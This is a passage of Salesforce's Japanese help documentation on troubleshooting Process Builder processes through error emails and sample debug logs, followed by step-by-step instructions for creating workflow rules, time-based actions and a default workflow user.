myVariable_old.*field*	*field* は、参照される項目の名前です。myVariable_old は、プロセスを開始したレコードの直前の値を指します。 たとえば、myVariable_old.Id は、レコードがプロセスを開始した直前の ID のレコードの項目値に対応します。

例:

```
The element has an invalid reference to “myVariable_current.AnnualRevenue”.
```

myVariable_current.AnnualRevenue は、レコードがプロセスを開始した時点における項目 AnnualRevenue の値を指します。

メモ: エラーまたは警告メッセージで、「プロセス」ではなく「フロー」と示される場合があります。これらのメッセージも、プロセスに適用されます。

関連トピック:

プロセスビルダーのエラーメッセージ

プロセスでレコード評価の開始後に発生したエラー

プロセスをトリガするアクション (レコードの作成など) をユーザが実行し、そのプロセスに失敗すると、「ワークフローアクションでフローのトリガに失敗しました」というエラーを含むページがユーザに表示されます。さらに、プロセスを有効化したシステム管理者に、詳細を示すメールが送信されます。

メールには、失敗した要素、その失敗のエラーメッセージ、プロセスの条件と実行されたアクションのリストが含まれます。件名は、*会社名* からの未対応の処理エラー: *プロセス名* --- エラー となります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

例:

```
Unhandled process fault from Acme Wireless : LeadConvert :
cannot reference converted...
// The error occurred when user 00DD00000007dHy triggered the
 LeadConvertEmail process
Encountered unhandled fault when running process
LeadConvertEmail/301D00000004HxZ
exception by user/organization: 00DD00000007dHy/{4}

Error
// The error occurred at the first action (A1) that’s
associated with the
// first criteria node (myRule_1).
An error occurred at element myRule_1_A1.
cannot reference converted lead .
```

```
This report lists the elements that the flow interview executed.

Flow Details
Flow Name: LeadConvertEmail
Type: Workflow
Version: 1
Status: ACTIVE

Flow Details
Start time(GMT): Thu Apr 09 21:52:14 GMT 2015
End time(GMT): Not Yet Finished
Duration: 0 seconds

// The process evaluated the first rule and tried to execute its action. The element
// that the process failed to executed, myRule_1_A1, is an Email Alert action.
Decision: myDecision
Email Alerts: myRule_1_A1
```

関連トピック:

プロセスビルダーのエラーメッセージ

デバッグログを使用したプロセスのトラブルシューティング

実行終了後に実行プロセスの詳細情報を確認するには、デバッグログを使用します。たとえば、レコードがプロセスの条件を満たしてもプロセスがトリガされない場合や、実行中のプロセスの順序を把握したりする場合に、デバッグログを使用します。

ヒント: 検索条件に WORKFLOW カテゴリの FINER イベントを含めます。詳細は、「デバッグログレベル」 (ページ 6531)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

デバッグログを使用してプロセスをトラブルシューティングする場合には、次の点を考慮してください。

- プロセスビルダーで作成されたプロセスは、デバッグログではフローおよびワークフロールールとして表示されます。生成される名前はプロセス名と似ている場合がありますが、一対一では対応しません。
- プロセスは、Workflow タイプのフローとして表示されます。
- ブロック単位で実行されるルール適用時のアクションは、フロー内でまとめられます。ブロックの途中にある 1 つのアクションに失敗すると、後続のアクションが実行されない場合があります。
- スケジュール済みアクションは、待機要素の後で実行されます。アクションは、プロセス再開後のルール適用時のアクションと同じように実行されます。
- `WF_CRITERIA_BEGIN` および `WF_CRITERIA_END` は、プロセスで定義される条件ではなく、常に true に設定されるワークフロールール条件を指します。
- プロセスビルダーの要素は、フローのデバッグイベントと次のように対応します。

プロセスビルダー要素	フローのデバッグイベント
条件	FLOW_RULE_...
レコードを作成	FLOW_ELEMENT_...
レコードを更新	FLOW_ELEMENT_...
Chatter **に投稿**	FLOW_ACTIONCALL_...
承認申請	FLOW_ACTIONCALL_...
メールアラート	FLOW_ACTIONCALL_...
フロー	FLOW_ACTIONCALL_...
Apex	FLOW_ACTIONCALL_...
スケジュール	FLOW_WAIT_...

例: ルール適用時の [Apex] アクションを含むプロセスのデバッグ

この例では、ルール適用時の [Apex] アクションを含むプロセスを取り上げます。

最初のスニペットでは、次のことがわかります。

- このプロセスは「L104」という名前のリードによってトリガされている。
- プロセス名「Apex Say Hello」は、ログ「Apex_Say_Hello301xx000000001Y」で使用される名前に対応する。名前の最後に追加されている数値は、プロセスバージョンの ID です。
- プロセスは、レコードが作成または編集されたときにトリガされるように設定されている (ON_ALL_CHANGES)。

```
17:07:29.086 (86806000)|EXECUTION_STARTED
17:07:29.086 (86928000)|CODE_UNIT_STARTED|[EXTERNAL]|Workflow:Lead
17:07:29.113 (113974000)|WF_RULE_EVAL_BEGIN|Assignment
17:07:29.114 (114043000)|WF_SPOOL_ACTION_BEGIN|Assignment
17:07:29.114 (114060000)|WF_ACTION|.
17:07:29.114 (114071000)|WF_RULE_EVAL_END
17:07:29.114 (114093000)|WF_RULE_EVAL_BEGIN|Workflow
17:07:29.114 (114178000)|WF_CRITERIA_BEGIN|
   [Lead: L104 00Qxx000002S8vh]|Apex_Say_Hello301xx000000001Y|
   01Qxx0000002nea|ON_ALL_CHANGES|0
```

このセクションでは、プロセスはレコードの現在の値と変更前の値を比較しています。「myVariable_current」には、レコードの現在の項目値がすべて含まれます。「myVariable_old」には、レコードの変更直前の項目値がすべて含まれます。「myVariable_old」には値はありません (null)。そのため、プロセスは新しく作成されたリードを評価します。

```
17:07:29.114 (114553000)|WF_FORMULA|
   Formula:ENCODED:[treatNullAsNull]true|Values:
17:07:29.114 (114571000)|WF_CRITERIA_END|
   true
```

```
17:07:29.132 (132792000)|WF_SPOOL_ACTION_BEGIN|
   Workflow
17:07:29.132 (132881000)|WF_ACTION|
   Flow Trigger: 1;
17:07:29.132 (132897000)|WF_RULE_EVAL_END
17:07:29.137 (137127000)|WF_FLOW_ACTION_BEGIN|
   09Lxx000000000B
17:07:29.137 (137249000)|WF_FLOW_ACTION_DETAIL|
   09Lxx000000000B|[Lead: L104 00Qxx000002S8vh]|Id=09Lxx000000000B|
   CurrentRule:Apex_Say_Hello301xx000000001Y (Id=01Qxx0000002nea)
17:07:29.139 (139429000)|FLOW_CREATE_INTERVIEW_BEGIN|
   00Dxx0000001gH6|300xx00000002cI|301xx000000001Y
17:07:29.140 (140996000)|FLOW_CREATE_INTERVIEW_END|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|Apex Say Hello 2
17:07:29.142 (142898000)|WF_FLOW_ACTION_DETAIL|Param Name: myVariable_current,
   Param Value: ENCODED:{![treatNullAsNull]{!ID:this}},
   Evaluated Param Value:{
      LastModifiedByID=005xx000001SwUpAAK, LastTransferDate=2014-12-12 01:07:29,
     ConnectionReceivedDate=null, LastModifiedDate=2014-12-12 01:07:29, LeadSource=null,

      LastName=L104, NumberofLocations__c=null, NumberOfEmployees=null,
DandbCompanyId=null,
      DoNotCall=false, Primary__c=null, CreatedByID=005xx000001SwUpAAK,
ConnectionSentDate=null,
      MobilePhone=null, Jigsaw=null, Salutation=null, HasOptedOutOfEmail=false,
      Country=null, LastViewedDate=null, ConvertedOpportunityId=null,
EmailBouncedReason=null,
      Email=null, Rating=null, SICCode__c=null, CleanStatus=Pending,
CreatedById=005xx000001SwUpAAK,
     IsDeleted=false, Longitude=null, Id=00Qxx000002S8vhEAC, Industry=null, Street=null,

      Phone=null, IsConverted=false, EmailBouncedDate=null, HasOptedOutOfFax=false,
      OwnerId=005xx000001SwUpAAK, AnnualRevenue=null, CompanyDunsNumber=null,
IsUnreadByOwner=true,
     LastActivityDate=null, SystemModstamp=2014-12-12 01:07:29, ProductInterest__c=null,

      Latitude=null, FirstName=null, PhotoUrl=null, Company=LC,
CampaignMemberStatus=null,
      Description=null, LastReferencedDate=null, LastModifiedById=005xx000001SwUpAAK,

      Website=null, Fax=null, InternalSource=0, City=null, Title=null,
MasterRecordId=null,
      CampaignId=null, Status=Open - Not Contacted, JigsawContactId=null,
ConvertedDate=null,
      PostalCode=null, State=null, CreatedDate=2014-12-12 01:07:29,
ConvertedContactId=null,
      ConvertedAccountId=null, CurrentGenerators__c=null
   }|
   Param Name: myVariable_old,
   Param Value: {!old},
   Evaluated Param Value: null
```

次のセクションでは、プロセスの開始（「LOW_START_INTERVIEWS_BEGIN」で示される）と、プロセスで定義される条件を示します。「FLOW_RULE_」はプロセスの条件に常に対応し、「myRule_1」が「true」と評価

されていることがわかります。「myRule_1」の数値は、プロセスの最初の条件に関連付けられたスケジュール済みアクションのグループがプロセスで実行されていることを示します。

```
17:07:29.143 (143184000)|FLOW_START_INTERVIEWS_BEGIN|1
17:07:29.147 (147213000)|FLOW_START_INTERVIEW_BEGIN|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|Apex Say Hello 2
17:07:29.147 (147389000)|FLOW_VALUE_ASSIGNMENT|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|myVariable_old|
17:07:29.148 (148138000)|FLOW_VALUE_ASSIGNMENT|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|myVariable_current|{
      LastModifiedByID=005xx000001SwUpAAK, LastTransferDate=2014-12-12 01:07:29,
     ConnectionReceivedDate=null, LastModifiedDate=2014-12-12 01:07:29, LeadSource=null,

      LastName=L104, NumberofLocations__c=null, NumberOfEmployees=null,
DandbCompanyId=null,
      DoNotCall=false, Primary__c=null, CreatedByID=005xx000001SwUpAAK,
ConnectionSentDate=null,
      MobilePhone=null, Jigsaw=null, Salutation=null, HasOptedOutOfEmail=false,
Country=null,
      LastViewedDate=null, ConvertedOpportunityId=null, EmailBouncedReason=null,
Email=null,
     Rating=null, SICCode__c=null, CleanStatus=Pending, CreatedById=005xx000001SwUpAAK,

     IsDeleted=false, Longitude=null, Id=00Qxx000002S8vhEAC, Industry=null, Street=null,

      Phone=null, IsConverted=false, EmailBouncedDate=null, HasOptedOutOfFax=false,
      OwnerId=005xx000001SwUpAAK, AnnualRevenue=null, CompanyDunsNumber=null,
IsUnreadByOwner=true,
     LastActivityDate=null, SystemModstamp=2014-12-12 01:07:29, ProductInterest__c=null,

      Latitude=null, FirstName=null, PhotoUrl=null, Company=LC,
CampaignMemberStatus=null,
      Description=null, LastReferencedDate=null, LastModifiedById=005xx000001SwUpAAK,
 Website=null,
      Fax=null, InternalSource=0, City=null, Title=null, MasterRecordId=null,
CampaignId=null,
      Status=Open - Not Contacted, JigsawContactId=null, ConvertedDate=null,
PostalCode=null,
      State=null, CreatedDate=2014-12-12 01:07:29, ConvertedContactId=null,
ConvertedAccountId=null,
      CurrentGenerators__c=null
   }

17:07:29.148 (148427000)|FLOW_ELEMENT_BEGIN|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|FlowDecision|myDecision
17:07:29.149 (149938000)|FLOW_RULE_DETAIL|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|myRule_1|true
17:07:29.149 (149976000)|FLOW_VALUE_ASSIGNMENT|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|myRule_1|true
17:07:29.150 (150050000)|FLOW_ELEMENT_END|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|FlowDecision|myDecision
```

このセクションでは、最初の条件のルール適用時のアクションが実行されます。「myRule_1_A1」という名前の「A1」は、これがアクショングループの最初のアクションに対応することを示します。また、Apex クラス「SayHello.sayHello」と、Apex クラスの実行の詳細もわかります。プロセスはエラーなく完了します。

```
17:07:29.150 (150117000)|FLOW_ELEMENT_BEGIN|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|FlowActionCall|myRule_1_A1
17:07:29.150 (150146000)|FLOW_ELEMENT_DEFERRED|
   FlowActionCall|myRule_1_A1
17:07:29.150 (150194000)|FLOW_ELEMENT_END|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|FlowActionCall|myRule_1_A1
17:07:29.150 (150233000)|FLOW_START_INTERVIEW_END|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|Apex Say Hello 2

17:07:29.150 (150316000)|FLOW_BULK_ELEMENT_BEGIN|
   FlowActionCall|myRule_1_A1
17:07:29.151 (151772000)|CODE_UNIT_STARTED|
   [EXTERNAL]|01pxx00000000DN|SayHello.sayHello
17:07:29.153 (153773000)|METHOD_ENTRY|
   [1]|01pxx00000000DN|SayHello.SayHello()
17:07:29.153 (153821000)|METHOD_EXIT|
   [1]|SayHello
17:07:29.154 (154292000)|SYSTEM_CONSTRUCTOR_ENTRY|
   [4]|<init>()
17:07:29.154 (154392000)|SYSTEM_CONSTRUCTOR_EXIT|
   [4]|<init>()
17:07:29.154 (154564000)|SYSTEM_METHOD_ENTRY|
   [5]|List<String>.add(Object)
17:07:29.154 (154748000)|SYSTEM_METHOD_EXIT|
   [5]|List<String>.add(Object)
17:07:29.084 (154888000)|CUMULATIVE_LIMIT_USAGE
17:07:29.084|LIMIT_USAGE_FOR_NS|(default)|
  Number of SOQL queries: 0 out of 100
  Number of query rows: 0 out of 50000
  Number of SOSL queries: 0 out of 20
  Number of DML statements: 0 out of 150
  Number of DML rows: 0 out of 10000
  Maximum CPU time: 0 out of 10000
  Maximum heap size: 0 out of 6000000
  Number of callouts: 0 out of 100
  Number of Email Invocations: 0 out of 10
  Number of future calls: 0 out of 50
  Number of queueable jobs added to the queue: 0 out of 50
  Number of Mobile Apex push calls: 0 out of 10

17:07:29.084|CUMULATIVE_LIMIT_USAGE_END

17:07:29.154 (154949000)|CODE_UNIT_FINISHED|
   SayHello.sayHello
17:07:29.155 (155090000)|FLOW_ACTIONCALL_DETAIL|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|myRule_1_A1|Call Apex|SayHello|true|
17:07:29.155 (155133000)|FLOW_VALUE_ASSIGNMENT|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|myRule_1_A1|true
17:07:29.155 (155268000)|FLOW_BULK_ELEMENT_END|
   FlowActionCall|myRule_1_A1|0|4
```

```
17:07:29.155 (155371000)|FLOW_START_INTERVIEWS_END|
   1
17:07:29.159 (159563000)|WF_FLOW_ACTION_END|
   09Lxx000000000B
17:07:29.159 (159787000)|WF_ACTIONS_END|
   Flow Trigger: 1;
17:07:29.159 (159815000)|CODE_UNIT_FINISHED|
   Workflow:Lead
17:07:29.161 (161221000)|EXECUTION_FINISHED
```

例: スケジュール済みの [Chatter に投稿] アクションを含むプロセスのデバッグ

この例では、プロセスのデバッグログのうち、スケジュール済みの [Chatter に投稿] アクションに関する部分を取り上げます。

スケジュールは、常に「myWait_」で示されます。次のセクションでは、プロセスの実行スケジュール「myWait_myRule_2」を示します。「FLOW_WAIT_」で開始するイベントも、プロセスのスケジュールに対応します。

```
20:06:28.928 (928266000)|FLOW_ELEMENT_BEGIN|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|WaitInfo|myWait_myRule_2
20:06:28.928 (928302000)|FLOW_ELEMENT_DEFERRED|
   WaitInfo|myWait_myRule_2
20:06:28.928 (928361000)|FLOW_ELEMENT_END|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|WaitInfo|myWait_myRule_2
20:06:28.929 (929671000)|FLOW_BULK_ELEMENT_BEGIN|
   WaitInfo|myWait_myRule_2
20:06:29.005 (1005229000)|FLOW_WAIT_EVENT_WAITING_DETAIL|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myWait_myRule_2|
   myWaitEvent_myRule_2|alarmDateRef|true
20:06:29.005 (1005317000)|FLOW_VALUE_ASSIGNMENT|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myWaitEvent_myRule_2|true
20:06:30.225 (2225117000)|FLOW_WAIT_WAITING_DETAIL|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myWait_myRule_2|1|0Foxx0000000001
20:06:30.225 (2225362000)|FLOW_BULK_ELEMENT_END|
   WaitInfo|myWait_myRule_2|0|1296
```

…

```
20:06:30.234 (2234916000)|WF_TIME_TRIGGERS_BEGIN
20:06:30.248 (2248007000)|WF_ACTIONS_END|
   Flow Trigger: 1;
20:06:30.248 (2248072000)|CODE_UNIT_FINISHED|
   Workflow:Lead
20:06:30.250 (2250129000)|EXECUTION_FINISHED
```

スケジュール済みアクションの場合、デバッグログにはスケジュール済みアクションの実行時における追加ログが表示されます。これは、スケジュール済みの [Chatter に投稿] アクションの次の例に示すように、デバッグログでは別のエントリになっています。スケジュールされた時間になると、自動化されたプロセスによりスケジュール済みアクションが実行されます。ログでは、ユーザのタイムゾーンではなく、協定世界時 (UTC) が使用されます。ただし、アクションは、プロセスを最初に実行させたユーザとして実行されます。

「FLOW_WAIT_EVENT_RESUMING_DETAIL」は、プロセスでスケジュール済みアクションを実行できるようにするためインタビューが再開されることを示します。「alarmDateRef」は、このスケジュールが項目値を基にしていることを示します。そして、[Chatter に投稿] アクションが実行されることがわかります。

```
00:14:10.466 (1418357225466561000)|FLOW_BULK_ELEMENT_BEGIN|
   WaitInfo|myWait_myRule_2
00:14:10.469 (1418357225469327000)|FLOW_WAIT_EVENT_RESUMING_DETAIL|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myWait_myRule_2|
   myWaitEvent_myRule_2|alarmDateRef
00:14:10.469 (1418357225469412000)|FLOW_WAIT_RESUMING_DETAIL|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myWait_myRule_2|
   0Foxx000000000100:14:10.469 (1418357225469733000)|
   FLOW_BULK_ELEMENT_END|WaitInfo|myWait_myRule_2|0|3
00:14:10.469 (1418357225469826000)|FLOW_ELEMENT_BEGIN|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|
   FlowDecision|myPostWaitDecision_myRule_2
00:14:10.471 (1418357225471235000)|FLOW_RULE_DETAIL|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myPostWaitRule_myRule_2|true
00:14:10.471 (1418357225471275000)|FLOW_VALUE_ASSIGNMENT|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myPostWaitRule_myRule_2|true
00:14:10.471 (1418357225471348000)|FLOW_ELEMENT_END|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|
   FlowDecision|myPostWaitDecision_myRule_2
00:14:10.471 (1418357225471441000)|FLOW_ELEMENT_BEGIN|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|
   FlowActionCall|myRule_2_SA1
00:14:10.471 (1418357225471486000)|FLOW_ELEMENT_DEFERRED|
   FlowActionCall|myRule_2_SA1
00:14:10.471 (1418357225471551000)|FLOW_ELEMENT_END|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|
   FlowActionCall|myRule_2_SA1
00:14:10.471 (1418357225471624000)|FLOW_BULK_ELEMENT_BEGIN|
   FlowActionCall|myRule_2_SA1
00:14:10.841 (1418357225841584000)|FLOW_ACTIONCALL_DETAIL|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|
   myRule_2_SA1|Post to Chatter|chatterPost|true|
   00:14:10.841 (1418357225841661000)|FLOW_VALUE_ASSIGNMENT|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myRule_2_SA1|true
00:14:10.841 (1418357225841773000)|FLOW_BULK_ELEMENT_END|
   FlowActionCall|myRule_2_SA1|0|370
```

関連トピック:

プロセスのトラブルシューティング

ワークフロー

ワークフローにより、標準的な社内手続きやプロセスを自動化し、組織全体で時間を節約できます。ワークフロールールは、一連のワークフロー手順のメインコンテナです。これらの手順はすべて、if/then ステートメントに要約できます。

例: **(if)** 雨が降っていたら、**(then)** 傘を持っていく。

ヒント: 必要な場合は、ワークフロールールの代わりにプロセスビルダーで if/then ステートメントを自動化します。

ワークフロールールは 2 つの主要コンポーネントに分解できます。

1. 条件:「if/then」ステートメントの「if」部分。つまり、ワークフローが関連アクションを実行するためには、true でなければならない条件です。
2. アクション:「if/then」ステートメントの「then」部分。つまり、レコードが条件を満たしたときに実行されるものです。

上記の雨の例では、条件は「雨が降っている場合」で、アクションが「傘を持っていく」です。条件が満たされない (雨が降っていない) 場合、アクションは実行されません (傘を持っていかない)。

レコードがワークフロールールのすべての条件を満たすと、そのルールのアクションが実行されます。ワークフローで使用できる自動アクションについてよく把握しておいてください。

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ワークフロールールの作成

ワークフロールールを作成することによって、組織の標準プロセスを自動化します。

ワークフローの考慮事項

ワークフロールールおよびワークフローアクションの操作を開始する前に、その複雑性について理解しておきます。

ワークフロールールの例

ワークフロールールでビジネスを合理化する方法を探していている場合、次の例を確認してください。

待機中のワークフローアクションの監視

時間ベースのアクションを持つワークフロールールを起動するとき、待機中のアクションを参照して必要に応じてキャンセルするには、ワークフローキューを使用してください。

ワークフローの用語

ワークフローの特性と機能の説明に次の用語が使用されます。

関連トピック:

使用する自動化ツール

ワークフロールールの作成

ワークフロールールを作成することによって、組織の標準プロセスを自動化します。

ヒント: 必要な場合は、ワークフロールールの代わりにプロセスビルダーで if/then ステートメントを自動化します。

デモを見る:

1. ワークフロールールの条件の設定
   新しいワークフロールールの作成を開始するには、まずルールを関連付けるオブジェクトを選択し、その条件を設定します。
2. ワークフロールールへの自動アクションの追加
   ワークフロールールの条件を設定したら、その条件を満たしたときのアクションを指定します。
3. Salesforce 組織のデフォルトのワークフローユーザの特定
   ルールを起動したユーザが有効でないときにそのワークフロールールで Salesforce で表示する［デフォルトのワークフローユーザ］を選択します。
4. ワークフロールールの有効化
   Salesforce は、ワークフローが有効にされるまでワークフロールールを起動しません。

関連トピック:

ワークフローの考慮事項
ワークフロールールの例

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ワークフロールールとアクションを作成または変更する
- 「アプリケーションのカスタマイズ」

ワークフロールールの条件の設定

新しいワークフロールールの作成を開始するには、まずルールを関連付けるオブジェクトを選択し、その条件を設定します。

1. [設定] から、[クイック検索] ボックスに「*ワークフロールール*」と入力し、[ワークフロールール] を選択します。
2. [新規ルール] をクリックします。
3. このワークフロールールを適用するオブジェクトを選択します。
4. [次へ] をクリックします。
5. ルールの名前と説明を指定します。
6. 評価条件を設定します。

レコードが次の場合にルールを評価:	説明
作成されたとき	レコードが作成されるごとにルール条件を評価します。ルール条件に一致すると、ルールを実行します。既存のレコードへの更新はすべて無視されます。 このオプションを使用すると、ルールは 1 レコードに対して複数回実行されることはありません。
作成されたとき、および編集されるたび	レコードが作成または更新されるたびにルール条件を評価します。ルール条件に一致すると、ルールを実行します。 このオプションを使用すると、レコードがルール条件に一致している限り、レコードが編集されるたびに繰り返しルールが実行されます。 メモ: このオプションを選択すると、そのルールには時間ベースのアクションを追加できません。
作成されたとき、およびその後基準を満たすように編集されたとき	(デフォルト) レコードが作成または更新されるごとにルール条件を評価します。 • 新規レコードでは、ルール条件に一致するとルールを実行します。 • 更新されたレコードでは、ルール条件に一致しないレコードからルール条件に一致するレコードに変更された場合に限りルールが実行されます。

エディション

使用可能なインターフェース: Lightning Experience および Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ワークフロールールとアクションを作成または変更する
- 「アプリケーションのカスタマイズ」

レコードが次の場合にルールを評価：	説明
	このオプションを使用すると、ルールを 1 レコードに対して複数回実行できますが、レコードがルール条件に関連がない場合は実行されません。 たとえば、商談の確度が 50% を超えている商談がルール条件を満たしている商談レコードであるとします。確度 75% の商談を作成すると、ワークフロールールが実行されます。商談を編集して確度 25% に変更すると、ルールは実行されなくなります。その後、商談を編集して、確度 25% から 75% に変更すると、ルールが実行されるようになります。この最後の編集では、レコードがルール条件に一致しないレコードから、ルール条件に一致するレコードに変更されたため、ルールが実行されます。

7. ルール条件を入力します。
   - [条件が一致する] を選択し、ルールを適用するためにレコードが満たす必要のある検索条件を選択します。たとえば、金額が $5,000 を超える商談レコードでルールを起動する場合は、「商談: 金額 より大きい 5000」という条件を設定します。組織で複数の言語を使用している場合は、検索条件値は個々の言語で入力します。それぞれ最大 255 文字の範囲内で、検索条件を 25 個まで追加できます。
   - [数式の評価が `true` になる] を選択し、「True」または「False」の値を返す数式を入力します。Salesforce は、数式が「True」を返した場合にルールを実行します。

     便利なワークフローの数式の例として、次の式があります。
     - 入力された位置の数がジョブの合計位置数に等しい場合、[ジョブの状況] 項目を「入力済み」に更新する。
     - 顧客サイトの訪問に関連するマイルあたりの経費が 35 セントで、$1,000 という制限を超えると、[承認の要求] 項目を自動的に「必須」に更新する。
     - 月次の契約ベースの商談金額が $10,000 を超えると、商談完了後 60 日間のフォローアップを行うよう商談所有者に対し ToDo を作成する。

     ワークフロールール数式では、`$Label` 変数はサポートされません。また、ワークフロールール数式で使用できない関数もあります。

     ヒント: 直接関連するオブジェクトの差し込み項目を、ワークフロールール数式の中で使用できます。

8. [保存 & 次へ] をクリックします。

関連トピック:

ワークフローの考慮事項

ワークフロールールへの自動アクションの追加

ワークフロールールの条件を設定したら、その条件を満たしたときのアクションを指定します。

ワークフロールールへのルール適用時のアクションの追加
ルール適用時のアクション:名前が示すとおり、ワークフロールールがレコードの評価を完了した直後に実行されます。

ワークフロールールへの時間ベースのアクションの追加
時間ベースのアクション: 特定の日時に実行されます (レコードの完了予定日の 10 日前など)。その特定の日時を過ぎると、ワークフロールールはレコードを再評価して、ルール条件をまだ満たしていることを確認します。レコードが条件を満たしている場合、ワークフロールールはそれらのアクションを実行します。

関連トピック:

Salesforce 組織のデフォルトのワークフローユーザの特定
ワークフロールールの条件の設定

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メールアラートアクションとアウトバウンドメッセージアクションを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ワークフロールールとアクションを作成または変更する
- 「アプリケーションのカスタマイズ」

ワークフロールールへのルール適用時のアクションの追加

ルール適用時のアクション:名前が示すとおり、ワークフロールールがレコードの評価を完了した直後に実行されます。

1. ワークフロールールを開きます。
2. [ルール適用時のアクション]セクションで、[ワークフローアクションの追加]をクリックします。
3. アクションを作成するいずれかのオプションを選択するか、既存のアクションを選択します。

各アクション種別についての詳細は、「自動アクション」を参照してください。

関連トピック:

ワークフロールールへの自動アクションの追加

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ワークフロールールとアクションを作成または変更する
- 「アプリケーションのカスタマイズ」

ワークフロールールへの時間ベースのアクションの追加

*時間*ベースのアクション:特定の日時に実行されます (レコードの完了予定日の 10 日前など)。その特定の日時を過ぎると、ワークフロールールはレコードを再評価して、ルール条件をまだ満たしていることを確認します。レコードが条件を満たしている場合、ワークフロールールはそれらのアクションを実行します。

時間ベースのアクションとタイムトリガは複雑な機能です。時間ベースのアクションとタイムトリガを操作する場合、その考慮事項に留意してください。

時間ベースのアクションを持つワークフロールールを設定する場合は、デフォルトのワークフローユーザを指定します。ルールを開始したユーザがすでに有効でない場合、Salesforce はそのワークフロールールにデフォルトのワークフローユーザを関連付けます。

1. ワークフロールールを開きます。
2. [時間ベースのアクション]セクションで [タイムトリガの追加] をクリックします。

   メモ: 次の場合、タイムトリガを追加できません。
   - 評価条件が [レコードが次の場合にルールを評価:] [作成されたとき、およびその後基準を満たすように編集されたとき] に設定されている。
   - ルールが有効にされている。
   - ルールは無効にされているが、ワークフローキューに待機中のアクションがある。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ワークフロールールとアクションを作成または変更する
- 「アプリケーションのカスタマイズ」

3. レコードの作成日など、そのレコードに関連する日時を前後の日数、時間数で指定します。
   ワークフロールールがこのタイミングでも有効な場合、タイムトリガがワークフローアクションを実行します。
4. タイムトリガを保存します。
5. 作成したタイムトリガのセクションで、[ワークフローアクションの追加] をクリックします。
6. アクションを作成するいずれかのオプションを選択するか、既存のアクションを選択します。
7. [完了] をクリックします。

関連トピック:

ワークフロールールへの自動アクションの追加
時間ベースのアクションとタイムトリガの考慮事項

Salesforce 組織のデフォルトのワークフローユーザの特定

ルールを起動したユーザが有効でないときにそのワークフロールールで Salesforce で表示する［デフォルトのワークフローユーザ］を選択します。

組織がワークフロー内で時間ベースのアクションを使用する場合、デフォルトのワークフローユーザを指定する必要があります。ルールを起動したユーザが有効でない場合、Salesforce は、ToDo では［作成者］項目、メールでは［送信ユーザ］項目、項目自動更新では［最終更新者］項目にデフォルトのワークフローユーザ名を表示します。Salesforce は、アウトバウンドメッセージにはこのユーザ名を表示しません。待機中のアクションで問題が発生した場合は、デフォルトのワークフローユーザにメール通知が送信されます。

ワークフローメールアラートが特定の制限に近づいている場合や制限を超えた場合、Salesforce は警告メールをデフォルトのワークフローユーザに送信します。デフォルトのワークフローユーザが設定されていない場合は、有効なシステム管理者に送信します。

1. [設定] から、［クイック検索］ボックスに「*プロセスの自動化設定*」と入力し、[プロセスの自動化設定] を選択します。
2. ［デフォルトのワークフローユーザ］でユーザを選択します。
3. 変更内容を保存します。

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロセスの自動化設定を編集する
- 「アプリケーションのカスタマイズ」

アクションとワークフロールールまたは承認プロセスとの関連付け

組織ですでに作成されているアクションを、ワークフロールールおよび承認プロセスと関連付けます。

既存のワークフローアクションをワークフロールールと関連付ける手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*ワークフロールール*」と入力し、[ワークフロールール] を選択します。
2. ワークフロールールを選択します。
3. [ワークフローアクション] セクションで [編集] をクリックします。
